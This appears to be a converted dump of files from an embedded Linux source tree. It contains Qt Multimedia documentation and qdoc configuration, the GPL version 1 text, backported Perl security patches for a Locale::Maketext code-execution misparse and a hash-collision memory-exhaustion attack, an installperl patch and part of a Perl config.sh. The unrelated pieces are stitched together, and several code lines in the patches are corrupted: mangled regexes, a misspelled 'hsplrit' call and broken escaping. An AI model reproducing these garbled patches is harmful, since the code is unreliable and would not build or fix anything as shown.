You can use the `QVideoProbe` class to access video frames as they flow through different parts of a media pipeline when using other classes like `QMediaPlayer`, `QMediaRecorder` or `QCamera`. After

creating the high level media class, you can set the source of the video probe to that instance. This can be useful for performing some video processing tasks (like barcode recognition, or object detection) while the video is rendered normally. You can not affect the video frames using this class, and they may arrive at a slightly different time than they are being rendered.

Here's an example of installing a video probe while recording the camera:

```
\snippet multimedia-snippets/media.cpp Video probe
```

## \section1 Examples

There are both C++ and QML examples available.

## \section2 C++ Examples

```
\annotatedlist video_examples
```

## \section2 QML Examples

```
\annotatedlist video_examples_qml
```

## \section1 Reference Documentation

## \section2 C++ Classes

\annotatedlist multimedia\_video

\section2 QML Types

\annotatedlist multimedia\_video\_qml

\*/

qtmultimediawidgets.qdocconf

include(\$QT\_INSTALL\_DOCS/global/qt-module-defaults.qdocconf)

project = QtMultimediaWidgets

description = Qt Multimedia Widgets Documentation

version = \$QT\_VERSION

# The following parameters are for creating a qhp file, the qhelpgenerator

# program can convert the qhp file into a qch file which can be opened in

# Qt Assistant and/or Qt Creator.

# Defines the name of the project. You cannot use operators (+, =, -) in

# the name. Properties for this project are set using a qhp.<projectname>.property

# format.

qhp.projects = QtMultimediaWidgets

qhp.QtMultimediaWidgets.file = qtmultimediawidgets.qhp

qhp.QtMultimediaWidgets.namespace = org.qt-project.qtmultimediawidgets.\$QT\_VERSION\_TAG

```
qhp.QtMultimediaWidgets.indexTitle = Qt Multimedia Widgets
```

```
qhp.QtMultimediaWidgets.virtualFolder = qtmultimediawidgets
```

```
# For listing child nodes in Qt Creator or Assistant.
```

```
qhp.QtMultimediaWidgets.subprojects = classes
```

```
qhp.QtMultimediaWidgets.subprojects.classes.title = C++ Classes
```

```
qhp.QtMultimediaWidgets.subprojects.classes.indexTitle = Qt Multimedia Widgets C++ Classes
```

```
qhp.QtMultimediaWidgets.subprojects.classes.selectors = class fake:headerfile
```

```
qhp.QtMultimediaWidgets.subprojects.classes.sortPages = true
```

```
exemplerdirs += ../../examples/multimediawidgets \
    snippets
```

```
# Specify example install dir under QT_INSTALL_EXAMPLES
```

```
examplesinstallpath = multimediawidgets
```

```
headerdirs += ../
```

```
imagedirs += \
```

```
sourcedirs += ../
```

```
excludedirs +=
```

```
depends += qtcore qtdoc qtquick qtqml qtmultimedia qtwidgets qtgui
```



navigation.landingpage = "Qt Multimedia Widgets"

navigation.cppclassespage = "Qt Multimedia Widgets C++ Classes"

qtmultimediawidgets-index.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtmultimediawidgets-index.html

\title Qt Multimedia Widgets

\brief An essential module which provides multimedia-related widgets.

Qt Multimedia Widgets provides additional multimedia-related widgets and controls. The classes expand the capabilities of the \{Qt Multimedia} and \{Qt Widgets} modules.

\section1 Getting Started

To enable Qt Multimedia Widgets in a project, add this directive into the

C++ files:

\code

#include <QtMultimediaWidgets>

\endcode

To link against the C++ libraries, add the following to your \c qmake project

file:

\code

QT += multimediaclasses

\endcode

\section1 Related Information

\section2 Reference

\list

\li \l{Qt Multimedia Widgets C++ Classes}{C++ Classes}

\endlist

\section2 Examples

\list

\li \l{Camera Example}

\li \l{Media Player Example}

\li \l{Video Graphics Item Example}

\li \l{Video Widget Example}

\endlist

\*/

qtmultimediaclasses.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\module QtMultimediaWidgets

\title Qt Multimedia Widgets C++ Classes

\brief Classes provided by the Qt Multimedia Widgets module.

\qtvariable multimediawidgets

These classes are part of the \l{Qt Multimedia Widgets} module.

To enable Qt Multimedia Widgets in a project, add this directive into the C++ files:

\code

```
#include <QtMultimediaWidgets>
```

\endcode

To link against the C++ libraries, add the following to your \c qmake project file:

\code

```
QT += multimediawidgets
```

\endcode

\*/

---

GNU General Public License, version 1

GNU GENERAL PUBLIC LICENSE

Version 1, February 1989

Copyright (C) 1989 Free Software Foundation, Inc.

51 Franklin St, Fifth Floor, Boston, MA 02110-1301 USA

Everyone is permitted to copy and distribute verbatim copies of this license document, but changing it is not allowed.

## Preamble

The license agreements of most software companies try to keep users at the mercy of those companies. By contrast, our General Public License is intended to guarantee your freedom to share and change free software--to make sure the software is free for all its users. The General Public License applies to the Free Software Foundation's software and to any other program whose authors commit to using it. You can use it for your programs, too.

When we speak of free software, we are referring to freedom, not price. Specifically, the General Public License is designed to make sure that you have the freedom to give away or sell copies of free software, that you receive source code or can get it if you want it, that you can change the software or use pieces of it in new free programs; and that you know you can do these things.

To protect your rights, we need to make restrictions that forbid anyone to deny you these rights or to ask you to surrender the rights. These restrictions translate to certain responsibilities for you if you distribute copies of the software, or if you modify it.

For example, if you distribute copies of a such a program, whether gratis or for a fee, you must give the recipients all the rights that you have. You must make sure that they, too, receive or can get the source code. And you must tell them their rights.

We protect your rights with two steps: (1) copyright the software, and (2) offer you this license which gives you legal permission to copy, distribute and/or modify the software.

Also, for each author's protection and ours, we want to make certain that everyone understands that there is no warranty for this free software. If the software is modified by someone else and passed on, we want its recipients to know that what they have is not the original, so that any problems introduced by others will not reflect on the original authors' reputations.

The precise terms and conditions for copying, distribution and modification follow.

## GNU GENERAL PUBLIC LICENSE

### TERMS AND CONDITIONS FOR COPYING, DISTRIBUTION AND MODIFICATION

0. This License Agreement applies to any program or other work which contains a notice placed by the copyright holder saying it may be distributed under the terms of this General Public License. The

"Program", below, refers to any such program or work, and a "work based on the Program" means either the Program or any work containing the Program or a portion of it, either verbatim or with modifications. Each licensee is addressed as "you".

1. You may copy and distribute verbatim copies of the Program's source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice and disclaimer of warranty; keep intact all the notices that refer to this General Public License and to the absence of any warranty; and give any other recipients of the Program a copy of this General Public License along with the Program. You may charge a fee for the physical act of transferring a copy.

2. You may modify your copy or copies of the Program or any portion of it, and copy and distribute such modifications under the terms of Paragraph 1 above, provided that you also do the following:

a) cause the modified files to carry prominent notices stating that you changed the files and the date of any change; and

b) cause the whole of any work that you distribute or publish, that in whole or in part contains the Program or any part thereof, either with or without modifications, to be licensed at no charge to all third parties under the terms of this General Public License (except



that you may choose to grant warranty protection to some or all third parties, at your option).

c) If the modified program normally reads commands interactively when run, you must cause it, when started running for such interactive use in the simplest and most usual way, to print or display an announcement including an appropriate copyright notice and a notice that there is no warranty (or else, saying that you provide a warranty) and that users may redistribute the program under these conditions, and telling the user how to view a copy of this General Public License.

d) You may charge a fee for the physical act of transferring a copy, and you may at your option offer warranty protection in exchange for a fee.

Mere aggregation of another independent work with the Program (or its derivative) on a volume of a storage or distribution medium does not bring the other work under the scope of these terms.

3. You may copy and distribute the Program (or a portion or derivative of it, under Paragraph 2) in object code or executable form under the terms of Paragraphs 1 and 2 above provided that you also do one of the following:

a) accompany it with the complete corresponding machine-readable

source code, which must be distributed under the terms of

Paragraphs 1 and 2 above; or,

b) accompany it with a written offer, valid for at least three years, to give any third party free (except for a nominal charge for the cost of distribution) a complete machine-readable copy of the corresponding source code, to be distributed under the terms of Paragraphs 1 and 2 above; or,

c) accompany it with the information you received as to where the corresponding source code may be obtained. (This alternative is allowed only for noncommercial distribution and only if you received the program in object code or executable form alone.)

Source code for a work means the preferred form of the work for making modifications to it. For an executable file, complete source code means all the source code for all modules it contains; but, as a special exception, it need not include source code for modules which are standard libraries that accompany the operating system on which the executable file runs, or for standard header files or definitions files that accompany that operating system.

4. You may not copy, modify, sublicense, distribute or transfer the Program except as expressly provided under this General Public License. Any attempt otherwise to copy, modify, sublicense, distribute or transfer

the Program is void, and will automatically terminate your rights to use the Program under this License. However, parties who have received copies, or rights to use copies, from you under this General Public License will not have their licenses terminated so long as such parties remain in full compliance.

5. By copying, distributing or modifying the Program (or any work based on the Program) you indicate your acceptance of this license to do so, and all its terms and conditions.

6. Each time you redistribute the Program (or any work based on the Program), the recipient automatically receives a license from the original licensor to copy, distribute or modify the Program subject to these terms and conditions. You may not impose any further restrictions on the recipients' exercise of the rights granted herein.

7. The Free Software Foundation may publish revised and/or new versions of the General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

Each version is given a distinguishing version number. If the Program specifies a version number of the license which applies to it and "any later version", you have the option of following the terms and conditions either of that version or of any later version published by the Free

Software Foundation. If the Program does not specify a version number of the license, you may choose any version ever published by the Free Software Foundation.

8. If you wish to incorporate parts of the Program into other free programs whose distribution conditions are different, write to the author to ask for permission. For software which is copyrighted by the Free Software Foundation, write to the Free Software Foundation; we sometimes make exceptions for this. Our decision will be guided by the two goals of preserving the free status of all derivatives of our free software and of promoting the sharing and reuse of software generally.

#### NO WARRANTY

9. BECAUSE THE PROGRAM IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE PROGRAM, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE PROGRAM "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE PROGRAM IS WITH YOU. SHOULD THE PROGRAM PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

10. IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING

WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MODIFY AND/OR REDISTRIBUTE THE PROGRAM AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE PROGRAM (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE PROGRAM TO OPERATE WITH ANY OTHER PROGRAMS), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

#### END OF TERMS AND CONDITIONS

#### Appendix: How to Apply These Terms to Your New Programs

If you develop a new program, and you want it to be of the greatest possible use to humanity, the best way to achieve this is to make it free software which everyone can redistribute and change under these terms.

To do so, attach the following notices to the program. It is safest to attach them to the start of each source file to most effectively convey the exclusion of warranty; and each file should have at least the "copyright" line and a pointer to where the full notice is found.

<one line to give the program's name and a brief idea of what it does.>

Copyright (C) 19yy <name of author>

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 1, or (at your option) any later version.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

Also add information on how to contact you by electronic and paper mail.

If the program is interactive, make it output a short notice like this when it starts in an interactive mode:

Gnomovision version 69, Copyright (C) 19xx name of author

Gnomovision comes with ABSOLUTELY NO WARRANTY; for details type `show w'.

This is free software, and you are welcome to redistribute it under certain conditions; type `show c' for details.

The hypothetical commands `show w' and `show c' should show the appropriate parts of the General Public License. Of course, the commands you use may be called something other than `show w' and `show c'; they could even be mouse-clicks or menu items--whatever suits your program.

You should also get your employer (if you work as a programmer) or your school, if any, to sign a "copyright disclaimer" for the program, if necessary. Here a sample; alter the names:

Yoyodyne, Inc., hereby disclaims all copyright interest in the program `Gnomovision' (a program to direct compilers to make passes at assemblers) written by James Hacker.

<signature of Ty Coon>, 1 April 1989

Ty Coon, President of Vice

That's all there is to it!

0001-Fix-misparsing-of-makertext-strings.patch

From 1735f6f53ca19f99c6e9e39496c486af323ba6a8 Mon Sep 17 00:00:00 2001

From: Brian Carlson <brian.carlson@cpanel.net>

Date: Wed, 28 Nov 2012 08:54:33 -0500

Subject: [PATCH] Fix misparsing of makertext strings.

Case 61251: This commit fixes a misparse of makertext strings that could

lead to arbitrary code execution. Basically, maketext was compiling bracket notation into functions, but neglected to escape backslashes inside the content or die on fully-qualified method names when generating the code. This change escapes all such backslashes and dies when a method name with a colon or apostrophe is specified.

---

AUTHORS | 1 +  
dist/Locale-Maketext/lib/Locale/Maketext.pm | 24 ++++++-----  
2 files changed, 9 insertions(+), 16 deletions(-)

Upstream-Status: Backport

Signed-off-by: Saul Wold <sgw@linux.intel.com>

diff --git a/AUTHORS b/AUTHORS

index 70734b0..009dea0 100644

--- a/AUTHORS

+++ b/AUTHORS

@@ -154,6 +154,7 @@ Breno G. de Oliveira <garu@cpan.org>

Brent Dax <brentdax@cpan.org>

Brooks D Boyd

Brian Callaghan <callagh@itginc.com>

+Brian Carlson <brian.carlson@cpanel.net>

Brian Clarke <clarke@appliedmeta.com>



brian d foy <brian.d.foy@gmail.com>

Brian Fraser <fraserbn@gmail.com>

diff --git a/dist/Locale-Maketext/lib/Locale/Maketext.pm b/dist/Locale-Maketext/lib/Locale/Maketext.pm

index 4822027..63e5fba 100644

--- a/dist/Locale-Maketext/lib/Locale/Maketext.pm

+++ b/dist/Locale-Maketext/lib/Locale/Maketext.pm

@@ -625,21 +625,9 @@ sub \_compile {

    # 0-length method name means to just interpolate:

    push @code, ' (';

    }

-     elsif(\$m =~ /\^w+(?:\:\.\w+)\*\$/s

-         and \$m !~ m/(?:^\|\.|\.)\d/s

-         # exclude starting a (sub)package or symbol with a digit

+     elsif(\$m =~ /\^w+\$/s

+         # exclude anything fancy, especially fully-qualified module names

    ){

-         # Yes, it even supports the demented (and undocumented?)

-         # \$obj->Foo::bar(...) syntax.

-         \$target->\_die\_pointing(

-             \$string\_to\_compile, q{Can't use "SUPER::" in a bracket-group method},

-             2 + length(\$c[-1])

-         )

-         if \$m =~ m/^\^SUPER::/s;

-         # Because for SUPER:: to work, we'd have to compile this into

-         # the right package, and that seems just not worth the bother,

- # unless someone convinces me otherwise.

-

```
push @code, '$_[0]->' . $m . '(';
```

```
}
```

```
else {
```

```
@@ -693,7 +681,9 @@ sub _compile {
```

```
    elsif(substr($1,0,1) ne '~') {
```

```
        # it's stuff not containing "~" or "[" or "]"
```

```
        # i.e., a literal blob
```

- \$c[-1] .= \$1;

+ my \$text = \$1;

+ \$text =~ s/\\V\\\\Vg;

+ \$c[-1] .= \$text;

```
}
```

```
    elsif($1 eq '~') { # "~"
```

```
@@ -731,7 +721,9 @@ sub _compile {
```

```
    else {
```

```
        # It's a "~X" where X is not a special character.
```

```
        # Consider it a literal ~ and X.
```

- \$c[-1] .= \$1;

+ my \$text = \$1;

+ \$text =~ s/\\V\\\\Vg;

+ \$c[-1] .= \$text;

```
}
```

```
    }  
}  
--
```

1.8.3.1

0001-Prevent-premature-hsplit-calls-and-only-trigger-REHA.patch

From d59e31fc729d8a39a774f03bc6bc457029a7aef2 Mon Sep 17 00:00:00 2001

From: Yves Orton <demerphq@gmail.com>

Date: Tue, 12 Feb 2013 10:53:05 +0100

Subject: [PATCH] Prevent premature hsplit() calls, and only trigger REHASH  
after hsplit()

Triggering a hsplit due to long chain length allows an attacker  
to create a carefully chosen set of keys which can cause the hash  
to use  $2 * (2^{32}) * \text{sizeof}(\text{void} *)$  bytes ram. AKA a DOS via memory  
exhaustion. Doing so also takes non trivial time.

Eliminating this check, and only inspecting chain length after a  
normal hsplit() (triggered when keys>buckets) prevents the attack  
entirely, and makes such attacks relatively benign.

(cherry picked from commit f1220d61455253b170e81427c9d0357831ca0fac)

Upstream-Status: Backport

Signed-off-by: Saul Wold <sgw@linux.intel.com>

---

ext/Hash-Util-FieldHash/t/10\_hash.t | 18 ++++++++-----

hv.c | 35 ++++++-----

t/op/hash.t | 20 ++++++++-----

3 files changed, 41 insertions(+), 32 deletions(-)

diff --git a/ext/Hash-Util-FieldHash/t/10\_hash.t b/ext/Hash-Util-FieldHash/t/10\_hash.t

index 2cfb4e8..d58f053 100644

--- a/ext/Hash-Util-FieldHash/t/10\_hash.t

+++ b/ext/Hash-Util-FieldHash/t/10\_hash.t

@@ -38,15 +38,29 @@ use constant START => "a";

# some initial hash data

fieldhash my %h2;

-%h2 = map {\$\_ => 1} 'a'..'cc';

+my \$counter= "a";

+\$h2{\$counter++}++ while \$counter ne 'cd';

ok (!Internals::HvREHASH(%h2),

"starting with pre-populated non-pathological hash (rehash flag if off)");

my @keys = get\_keys(\%h2);

```

+my $buckets= buckets(\%h2);

$h2{$_}++ for @keys;

+$h2{$counter++}++ while buckets(\%h2) == $buckets; # force a split

ok (Internals::HvREHASH(%h2),

- scalar(@keys) . " colliding into the same bucket keys are triggering rehash");

+ scalar(@keys) . " colliding into the same bucket keys are triggering rehash after split");

+

+# returns the number of buckets in a hash

+sub buckets {

+  my $hr = shift;

+  my $keys_buckets= scalar(%$hr);

+  if ($keys_buckets=~m!/([0-9]+)\z!) {

+    return 0+$1;

+  } else {

+    return 8;

+  }

+}

```

```

sub get_keys {

```

```

    my $hr = shift;

```

```

diff --git a/hv.c b/hv.c

```

```

index 2be1feb..abb9d76 100644

```

```

--- a/hv.c

```

```

+++ b/hv.c

```

```

@@ -35,7 +35,8 @@ holds the key and hash value.

```

```

#define PERL_HASH_INTERNAL_ACCESS

#include "perl.h"

-#define HV_MAX_LENGTH_BEFORE_SPLIT 14

+#define HV_MAX_LENGTH_BEFORE_REHASH 14

+#define SHOULD_DO_HSPLIT(xhv) ((xhv)->xhv_keys > (xhv)->xhv_max) /* HvTOTALKEYS(hv) >
HvMAX(hv) */

static const char S_strtab_error[]

    = "Cannot modify shared string table in hv_%s";

@@ -794,29 +795,9 @@ Perl_hv_common(pTHX_ HV *hv, SV *keysv, const char *key, STRLEN klen,

    if (masked_flags & HVhek_ENABLEHVKFLAGS)

        HvHASKFLAGS_on(hv);

- {
-     const HE *counter = HeNEXT(entry);
-
-     xhv->xhv_keys++; /* HvTOTALKEYS(hv)++ */
-     if (!counter) { /* initial entry? */
-     } else if (xhv->xhv_keys > xhv->xhv_max) {
-         /* Use only the old HvKEYS(hv) > HvMAX(hv) condition to limit
-         bucket splits on a rehashed hash, as we're not going to
-         split it again, and if someone is lucky (evil) enough to
-         get all the keys in one list they could exhaust our memory
-         as we repeatedly double the number of buckets on every
-         entry. Linear search feels a less worse thing to do. */

```

```

-         hsplit(hv);
-     } else if(!HvREHASH(hv)) {
-         U32 n_links = 1;
-
-         while ((counter = HeNEXT(counter)))
-             n_links++;
-
-         if (n_links > HV_MAX_LENGTH_BEFORE_SPLIT) {
-             hsplit(hv);
-         }
-     }
+     xhv->xhv_keys++; /* HvTOTALKEYS(hv)++ */
+     if ( SHOULD_DO_HSPLIT(xhv) ) {
+         hsplit(hv);
+     }

    if (return_svp) {
@@ -1192,7 +1173,7 @@ S_hsplit(pTHX_ HV *hv)

    /* Pick your policy for "hashing isn't working" here: */
-     if (longest_chain <= HV_MAX_LENGTH_BEFORE_SPLIT /* split worked? */)
+     if (longest_chain <= HV_MAX_LENGTH_BEFORE_REHASH /* split worked? */)
        || HvREHASH(hv)) {
            return;

```

```
}
```

```
@@ -2831,8 +2812,8 @@ S_share_hek_flags(pTHX_ const char *str, l32 len, register U32 hash, int flags)
```

```
    xhv->xhv_keys++; /* HvTOTALKEYS(hv)++ */  
    if (!next) { /* initial entry? */  
-    } else if (xhv->xhv_keys > xhv->xhv_max /* HvKEYS(hv) > HvMAX(hv) */) {  
-    hsplrit(PL_strtab);  
+    } else if ( SHOULD_DO_HSPLIT(xhv) ) {  
+    hsplrit(PL_strtab);  
    }  
}
```

```
diff --git a/t/op/hash.t b/t/op/hash.t
```

```
index 278bea7..201260a 100644
```

```
--- a/t/op/hash.t
```

```
+++ b/t/op/hash.t
```

```
@@ -39,22 +39,36 @@ use constant THRESHOLD => 14;
```

```
use constant START    => "a";
```

```
# some initial hash data
```

```
-my %h2 = map {$_ => 1} 'a'..'cc';
```

```
+my %h2;
```

```
+my $counter= "a";
```

```
+$h2{$counter++}++ while $counter ne 'cd';
```



```

ok (!Internals::HvREHASH(%h2),
    "starting with pre-populated non-pathological hash (rehash flag if off)");

my @keys = get_keys(\%h2);
+my $buckets= buckets(\%h2);

$h2{$_}++ for @keys;

+$h2{$counter++}++ while buckets(\%h2) == $buckets; # force a split

ok (Internals::HvREHASH(%h2),
    - scalar(@keys) . " colliding into the same bucket keys are triggering rehash");
+ scalar(@keys) . " colliding into the same bucket keys are triggering rehash after split");
+
+# returns the number of buckets in a hash

+sub buckets {
+    my $hr = shift;
+    my $keys_buckets= scalar(%$hr);
+    if ($keys_buckets=~m!/([0-9]+)\z!) {
+        return 0+$1;
+    } else {
+        return 8;
+    }
+}

sub get_keys {
    my $hr = shift;

```

```

# the minimum of bits required to mount the attack on a hash

my $min_bits = log(THRESHOLD)/log(2);

-

# if the hash has already been populated with a significant amount

# of entries the number of mask bits can be higher

my $keys = scalar keys %$hr;

--

```

1.8.3.1

09\_fix\_installperl.patch

Upstream-Status:Inappropriate [embedded specific]

Correctly identify arch-specific modules in ext/ where the .pm files  
are under lib.

Ensure that POSIX/SigAction is kept with the rest of the POSIX module  
under archlib.

Index: perl-5.12.3/installperl

=====

--- perl-5.12.3.orig/installperl

+++ perl-5.12.3/installperl

```

@@ -750,7 +750,7 @@ sub installlib {
    }

```

```

if (-f $_) {
-   if (/\.(?:al|ix)$/ && !($dir =~ m[^auto/(.*)$])) {
+   if (/\.(?:al|ix)$/ && !($dir =~ m[^auto/(.*)$] && $archpms{$$1})) {

        $installlib = $installprivlib;

        #We're installing *.al and *.ix files into $installprivlib,

        #but we have to delete old *.al and *.ix files from the 5.000

config.sh

#!/bin/sh

#

# This file was produced by running the Configure script. It holds all the
# definitions figured out by Configure. Should you modify one of these values,
# do not forget to propagate your changes by running "Configure -der". You may
# instead choose to run each of the .SH files by yourself, or "Configure -S".

#

# Package name      : perl5

# Source directory  : .

# Configuration time: Thu Dec 23 03:57:51 UTC 2010

# Configured by     : Open Embedded

# Target system     : linux qemu86 2.6.37-rc5-yocto-standard+ #1 preempt mon dec 20 14:21:27 pst
2010 i686 gnuLinux

: Configure command line arguments.

config_arg0='Configure'

config_args='-des -Doptimize=-O2 -Dmyhostname=localhost -Dperladmin=root@localhost -Dcc=gcc -
Dcf_by=Open Embedded -Dinstallprefix=@EXECPREFIX@ -Dprefix=@EXECPREFIX@ -
Dvendorprefix=@EXECPREFIX@ -Dsiteprefix=@EXECPREFIX@ -Dotherlibdirs=@LIBDIR@/perl/5.14.3 -

```

Duseshrplib -Dusethreads -Duseithreads -Duselargefiles -Ud\_dosuid -Dd\_semctl\_semun -Ui\_db -  
Ui\_ndbm -Ui\_gdbm -Di\_shadow -Di\_syslog -Dman3ext=3pm -Duseperlio -Dinstallusrbinperl -  
Ubincompat5005 -Uversiononly -Dpager=/usr/bin/less -isr'

config\_argc=28

config\_arg1='-des'

config\_arg2='-Doptimize=-O2'

config\_arg3='-Dmyhostname=localhost'

config\_arg4='-Dperladmin=root@localhost'

config\_arg5='-Dcc=gcc'

config\_arg6='-Dcf\_by=Open Embedded'

config\_arg7='-Dinstallprefix=@EXECPREFIX@'

config\_arg8='-Dprefix=@EXECPREFIX@'

config\_arg9='-Dvendorprefix=@EXECPREFIX@'

config\_arg10='-Dsiteprefix=@EXECPREFIX@'

config\_arg11='-Dotherlibdirs=@LIBDIR@/perl/5.14.3'

config\_arg12='-Duseshrplib'

config\_arg13='-Dusethreads'

config\_arg14='-Duseithreads'

config\_arg15='-Duselargefiles'

config\_arg16='-Ud\_dosuid'

config\_arg17='-Dd\_semctl\_semun'

config\_arg18='-Ui\_db'

config\_arg19='-Ui\_ndbm'

config\_arg20='-Ui\_gdbm'

config\_arg21='-Di\_shadow'

config\_arg22='-Di\_syslog'

config\_arg23='-Dman3ext=3pm'  
config\_arg24='-Duseperlio'  
config\_arg25='-Dinstallusrbinperl'  
config\_arg26='-Ubincompat5005'  
config\_arg27='-Uversiononly'  
config\_arg28='-Dpager=/usr/bin/less -isr'

Author=""  
Date='\$Date'  
Header=""  
Id='\$Id'  
Locker=""  
Log='\$Log'  
RCSfile='\$RCSfile'  
Revision='\$Revision'  
Source=""  
State=""  
\_a='.a'  
\_exe=""  
\_o='.o'  
afs='false'  
afsroot='/afs'  
ansi2knr=""  
aphostname=""  
api\_revision='5'

api\_subversion='0'  
api\_version='14'  
api\_versionstring='5.14.0'  
ar='ar'  
archlib='@LIBDIR@/perl/5.14.3/@ARCH@-thread-multi'  
archlibexp='@STAGINGDIR@@LIBDIR@/perl/5.14.3/@ARCH@-thread-multi'  
archlib\_exp='@LIBDIR@/perl/5.14.3/@ARCH@-thread-multi'  
archname64=""  
archname='@ARCH@-thread-multi'  
archobjs=""  
asctime\_r\_proto='REENTRANT\_PROTO\_B\_SB'  
awk='awk'  
baserev='5.0'  
bash=""  
bin='@USRBIN@'  
bin\_ELF='define'  
binexp='@USRBIN@'  
bison='bison'  
byacc='byacc'  
c=""  
castflags='0'  
cat='cat'  
cc='gcc'  
cccdlflags='-fPIC'  
ccdlflags='-Wl,-E -Wl,-rpath,@LIBDIR@/perl/5.14.3/@ARCH@-thread-multi/CORE'

ccflags='-D\_REENTRANT -D\_GNU\_SOURCE -fno-strict-aliasing -pipe -fstack-protector -  
D\_LARGEFILE\_SOURCE -D\_FILE\_OFFSET\_BITS=64'

ccflags\_uselargefiles='-D\_LARGEFILE\_SOURCE -D\_FILE\_OFFSET\_BITS=64'

ccname='gcc'

ccsymbols=""

ccversion=""

cf\_by='Open Embedded'

cf\_email='Open Embedded@localhost.localdomain'

charbits='8'

charsize='1'

chgrp=""

chmod='chmod'

chown=""

clocktype='clock\_t'

comm='comm'

compress=""

contains='grep'

cp='cp'

cpio=""

cpp='cpp'

cpp\_stuff='42'

cppccsymbols=""

cppflags='-D\_REENTRANT -D\_GNU\_SOURCE -fno-strict-aliasing -pipe -fstack-protector'

cpplast='-'

cppminus='-'

cpprun='gcc -E'

cppstdin='gcc -E'  
crypt\_r\_proto='REENTRANT\_PROTO\_B\_CCS'  
cryptlib=''  
csh='csh'  
ctermid\_r\_proto='0'  
ctime\_r\_proto='REENTRANT\_PROTO\_B\_SB'  
d\_Gconvert='gcvt((x),(n),(b))'  
d\_PRIEldbl='define'  
d\_PRIFldbl='define'  
d\_PRIGldbl='define'  
d\_PRIXU64='define'  
d\_PRIld64='define'  
d\_PRIldbl='define'  
d\_PRIflldbl='define'  
d\_PRlgldbl='define'  
d\_PRIli64='define'  
d\_PRIlo64='define'  
d\_PRIlu64='define'  
d\_PRIx64='define'  
d\_SCNfldbl='define'  
d\_\_fwalk='undef'  
d\_access='define'  
d\_accessx='undef'  
d\_aintl='undef'  
d\_alarm='define'



d\_archlib='define'  
d\_asctime64='undef'  
d\_asctime\_r='define'  
d\_atolf='undef'  
d\_atoll='define'  
d\_attribute\_deprecated='define'  
d\_attribute\_format='define'  
d\_attribute\_malloc='define'  
d\_attribute\_nonnull='define'  
d\_attribute\_noreturn='define'  
d\_attribute\_pure='define'  
d\_attribute\_unused='define'  
d\_attribute\_warn\_unused\_result='define'  
d\_bcmp='define'  
d\_bcopy='define'  
d\_bsd='undef'  
d\_bsdgetpgrp='undef'  
d\_bsdsetpgrp='undef'  
d\_builtin\_choose\_expr='define'  
d\_builtin\_expect='define'  
d\_bzero='define'  
d\_c99\_variadic\_macros='define'  
d\_casti32='undef'  
d\_castneg='define'  
d\_charvspr='undef'

d\_chown='define'  
d\_chroot='define'  
d\_chsize='undef'  
d\_class='undef'  
d\_clearenv='define'  
d\_closedir='define'  
d\_cmsgHDR\_s='define'  
d\_const='define'  
